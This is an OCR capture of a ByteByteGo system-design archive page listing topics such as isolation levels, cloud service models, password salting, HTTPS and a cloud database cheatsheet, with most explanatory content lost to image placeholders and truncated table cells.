FREE

SYSTEM DESIGN

THE BIG ARCHIVE


MAY-17-2022

ByteByteGo

By ByteByteGo.com

System Design

What are database isolation levels? What are they used for?




◆

◆

◆

What is IaaS/PaaS/SaaS?



Cloud Computing Services: Who Manages What?

	Traditional IT	IaaS	PaaS	SaaS
Applications	🟩	🟩	🟩	🟦
Data	🟩	🟩	🟩	🟦
Runtime	🟩	🟩	🟦	🟦
Middleware	🟩	🟩	🟦	🟦
OS	🟩	🟦	🟦	🟦
Virtualization	🟩	🟦	🟦	🟦
Servers	🟩	🟦	🟦	🟦
Storage	🟩	🟦	🟦	🟦
Networking	🟩	🟦	🟦	🟦


🟩 You manage 🟦 Provider manages

IaaS


PaaS

SaaS


Most popular programming languages



What is the future of online payments?



What is SSO (Single Sign-On)?



How to store passwords safely in the database?


Things NOT to do

◆

◆

◆

What is salt



How to store a password and salt

☐

☐


hash *password* *salt*

How to validate a password

☐

☐

How does HTTPS work?




How to learn design patterns?

Head First Design Patterns

Design Patterns,

A visual guide on how to choose the right Database



SQL vs. NoSQL: Cheatsheet for AWS, Azure, and Google Cloud

scgupta.link/datastores

	aws	Azure	Google Cloud	Cloud Agnostic
Relational	RDS, Aurora	Azure SQL Database	Cloud SQL, Cloud Spanner	SQL S Oracle MyS Postgr
Columnar	RedShift	Azure Synapse	BigQuery	Snowf ClickH Druid, Datab
Key-Value	DynamoDB	Cosmos	BigTable	Red Scylla
In-memory	ElastiCache	Azure Cache for Redis	Memo store	Redis, Memcached, Hazelcast, Ignite
Wide Column	Keyspaces	Cosmos DB	BigTable	HBase, Cassandra, ScyllaDB
Time Series	Timestream	Cosmos DB	BigTable, BigQuery	OpenTSDB, InfluxDB, ScyllaDB
Immutable Ledger	Quantum Ledger Database (QLDB)	Azure SQL Database Ledger	✗	Hyperledger Fabric
Geospatial	Keyspaces	Cosmos DB	BigTable, BigQuery	Solr, PostGIS, MongoDB (GeoJSON)
Graph	Neptune	Cosmos DB	JanusGraph + BigTable	OrientDB, Neo4J, Giraph
Document	Document DB	Cosmos DB	Firestore	MongoDB, Couchbase, Solr
Text Search	Open-Search, Cloud Search	Cognitive Search	Search APIs on Datastores	Elastic-Search, Solr, Elassandra
Blob	S3	Blob Storage	Cloud Storage	HDFS, MinIO

scgupta.me
twitter.com/scgupta
linkedin.com/in/scgupta

Do you know how to generate globally unique IDs?


◆

◆


◆

◆

◆



How does Twitter work?



The Life of a Tweet

☐

☐

☐

☐

☐

Search Discovery

◆

◆


◆

Push Compute

◆

◆

What is the difference between Process and Thread?



